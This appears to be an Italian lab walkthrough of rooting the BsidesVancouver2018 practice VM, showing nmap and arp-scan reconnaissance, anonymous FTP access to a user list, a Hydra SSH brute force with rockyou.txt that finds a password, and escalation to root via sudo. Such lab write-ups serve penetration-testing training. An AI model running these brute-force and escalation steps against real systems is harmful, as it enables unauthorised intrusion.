

ESERCIZIO


HACKING VM BLACKBOX

Nell'esercizio di oggi andremo a effettuare l'hacking di una BlackBox con l'intento di conquistare i privilegi di root.

Prima di iniziare, è importante parlare della configurazione su VirtualBox che andremo a utilizzare. Notiamo subito, che la macchina da attaccare **BsidesVancouver2018** ha la sua scheda di rete impostata su: "Scheda solo host". Sarà quindi fondamentale configurare la nostra macchina attaccante, Kali Linux, con la stessa impostazione.

FASE 1 – Trovare l'indirizzo IP della macchina bersaglio e scansione con nmap

Sappiamo che entrambe le macchine si trovano sulla stessa subnet. Andiamo ad eseguire due comandi che ci permetteranno di conoscere l'ip della Kali e scansionare la rete in cerca di altri ip.



```
(kali@kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.1/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 438sec preferred_lft 438sec
    inet6 fe80::fe80:2b7f:e641:d0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
└─$ sudo arp-scan --localnet
[sudo] Password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:b4:a1:05, IPv4: 192.168.56.101
WARNING: Cannot open MAC/vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1 08:00:27:00:00:00:00 (Unknown: locally administered)
192.168.56.100 08:00:27:ee:41:ce (Unknown)
192.168.56.102 08:00:27:d4:0d:11 (Unknown)


3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.878 seconds (123.20 hosts/sec). 3 responded

(kali@kali)-[~]
└─$
```

IP Kali: 192.168.56.101

IP Bersaglio: 192.168.56.102

Nonostante ci siano due ip possibili (192.168.56.100/102), grazie a **nmap** possiamo dire con certezza che il bersaglio è quello terminante con 102. L'altro ip, infatti, è associato ad un SO operativo Windows, che sappiamo non essere quello del bersaglio.




```
kali@kali: ~  
3 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 250 hosts scanned in 1.966 seconds (130.21 hosts/sec). 3 responded  
  
kali@kali:~$ sudo nmap -sS -sV 192.168.56.102  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 05:23 EDT  
mass.dns: warning: unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.56.102  
Host is up (0.00014s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.5  
|_ftp-syst:  
|_STAT:  
|_FTP server status:  
|_  Connected to 192.168.56.101  
|_  Logged in as ftp  
|_  TYPE: ASCII  
|_  No session bandwidth limit  
|_  Session timeout in seconds is 300  
|_  Control connection is plain text  
|_  Data connections will be plain text  
|_  At session startup, client count was 4  
|_  vsftpd 2.3.5 - secure, fast, stable  
|_End of status  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_duser-xr-x 2 6534 6534 4096 Mar 03 2018 public  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)  
|_ssh-hostkey:  
|_ 1024 85:9f:0b:58:44:97:33:98:ee:98:b0:c1:05:60:3c:41 (DSA)  
|_ 2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)  
|_ 256 97:e5:28:7a:31:4d:0a:09:b2:b0:25:81:45:36:63:4c (ECDSA)  
80/tcp    open  http     Apache/2.2.22 ((Ubuntu))  
|_http-title: Site doesn't have a title (text/html).  
|_http-server-header: Apache/2.2.22 (Ubuntu)  
|_http-robots.txt: 1 disallowed entry  
|_/_backup_wordpress  
MAC Address: 08:00:27:0d:0d:11 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 7.10 seconds  
  
kali@kali:~$
```

La scansione con **nmap** ci fornisce dei dati interessanti. Tra le altre cose, notiamo subito che ci sono tre servizi attivi sulla porta 21, 22 e 80. In particolare, osserviamo che sulla porta 21 è possibile una connessione con Anonymous.


FASE 2 – Connessione ed esplorazione dei servizi

Come prima cosa connettiamoci alla porta 21 utilizzando proprio la connessione in anonymous ed eseguiamo dei comandi per esplorare i file presenti.




```
kali@kali: ~  
$ ftp 192.168.56.102  
Connected to 192.168.56.102.  
220 (vsFTPd 2.3.5)  
Name (192.168.56.102:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||55147|).  
150 Here comes the directory listing.  
drwxr-xr-x 3 0 0 4096 Mar 03 2018 .  
drwxr-xr-x 3 0 0 4096 Mar 03 2018 ..  
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||45918|).  
150 Here comes the directory listing.  
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 .  
drwxr-xr-x 3 0 0 4096 Mar 03 2018 ..  
-rwxr-xr-x 1 0 0 31 Mar 03 2018 users.txt.bk  
226 Directory send OK.  
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||107451|).  
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
100% |*****| 31 4.62 KiB/s 00:00 ETA  
226 Transfer complete.  
31 bytes received in 00:00 (4.35 KiB/s)  
ftp>
```

Vediamo che c'è un file **users.txt** che possiamo prendere con il comando get. Esaminiamo il file e vediamo che abbiamo una lista con 5 possibili utenti.



Sappiamo che alla porta 22 è attivo un servizio **ssh**. Proviamo a connetterci utilizzando la lista utenti che abbiamo appena ottenuto.




```
kali@kali ~$ ssh 192.168.56.182
kali@192.168.56.182's password:
Permission denied, please try again.
kali@192.168.56.182 ~$ ssh 192.168.56.182
kali@192.168.56.182 ~$ ssh john@192.168.56.182
john@192.168.56.182: Permission denied (publickey).
kali@192.168.56.182 ~$ ssh ma10192@192.168.56.182
ma10192@192.168.56.182: Permission denied (publickey).
kali@192.168.56.182 ~$ ssh anne@192.168.56.182
anne@192.168.56.182's password:
kali@192.168.56.182 ~$ ssh d00mg0y192@192.168.56.182
d00mg0y192@192.168.56.182: Permission denied (publickey).
kali@kali ~$
```

Dopo alcune prove vediamo che per quattro utenti è necessaria una chiave pubblica. Per l'utente “anne”, invece, è necessaria una password. Con le informazioni in nostro possesso proveremo un attacco brute force.

FASE 3 – Brute force della password

Utilizziamo il tool **Hydra** per condurre un attacco di tipo brute force. Andremo a scrivere il comando così come è possibile vedere dalla figura.



```
File Actions Edit View Help
kali@kali: ~
$ sudo hydra -l anne -P /usr/share/wordlists/rockyou.txt.gz 192.168.56.102 -i4 ssh
[sudo] password for kali:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-10 05:58:46
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[22][ssh] host: 192.168.56.102 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-10 05:59:02

kali@kali: ~
```

Utilizzando questo comando abbiamo subito un riscontro positivo con l'utilizzo della wordlist **rockyou.txt**. Ora siamo a conoscenza sia dell'username, anne, che della password, princess. Torniamo sulla ssh per sfruttare queste informazioni.

FASE 4 – Log in SSH e conquista del root e della bandiera

Tornati nella ssh effettuiamo il log in con i dati in nostro possesso. Eseguiamo dei comandi come **id**, **pwd** e **ls -la** per capire meglio dove siamo arrivati.



```
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ ls -la
total 12
drwxr-xr-x 3 anne anne 4096 May 10 02:59 .
drwxr-xr-x 7 root root 4096 Mar 4 2018 ..
drwx----- 2 anne anne 4096 May 10 02:59 .cache
anne@bsides2018:~$ sudo -l
Matching Defaults entries for anne on this host:
env_reset, secure_path=/usr/local/sbin::/usr/local/bin::/usr/bin::/sbin::/bin

User anne may run the following commands on this host:
  (All : All) All
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls -la
total 40
drwx----- 3 root root 4096 Mar 7 2018 .
drwxr-xr-x 23 root root 4096 Mar 3 2018 ..
-rw----- 1 root root 2147 Mar 7 2018 .bash_history
-rw-r--r-- 1 root root 3186 Apr 19 2012 .bashrc
-rw-r--r-- 1 root root 248 Mar 5 2018 flag.txt
-rw----- 1 root root 417 Mar 7 2018 .mysql_history
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
drwx----- 2 root root 4096 May 10 02:59 .pulse
-rw----- 1 root root 256 Mar 3 2018 .pulse-cookie
-rw-r--r-- 1 root root 66 Mar 3 2018 .selected_editor
# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

#
```

Quindi, proviamo il comando **sudo -l** e vediamo con piacere che abbiamo ottenuto i privilegi di root!

Con i comandi **cd /root** e **ls -la** esploriamo la directory root e notiamo la presenza di un file **flag.txt**. Utilizziamo il comando **cat** per farla nostra!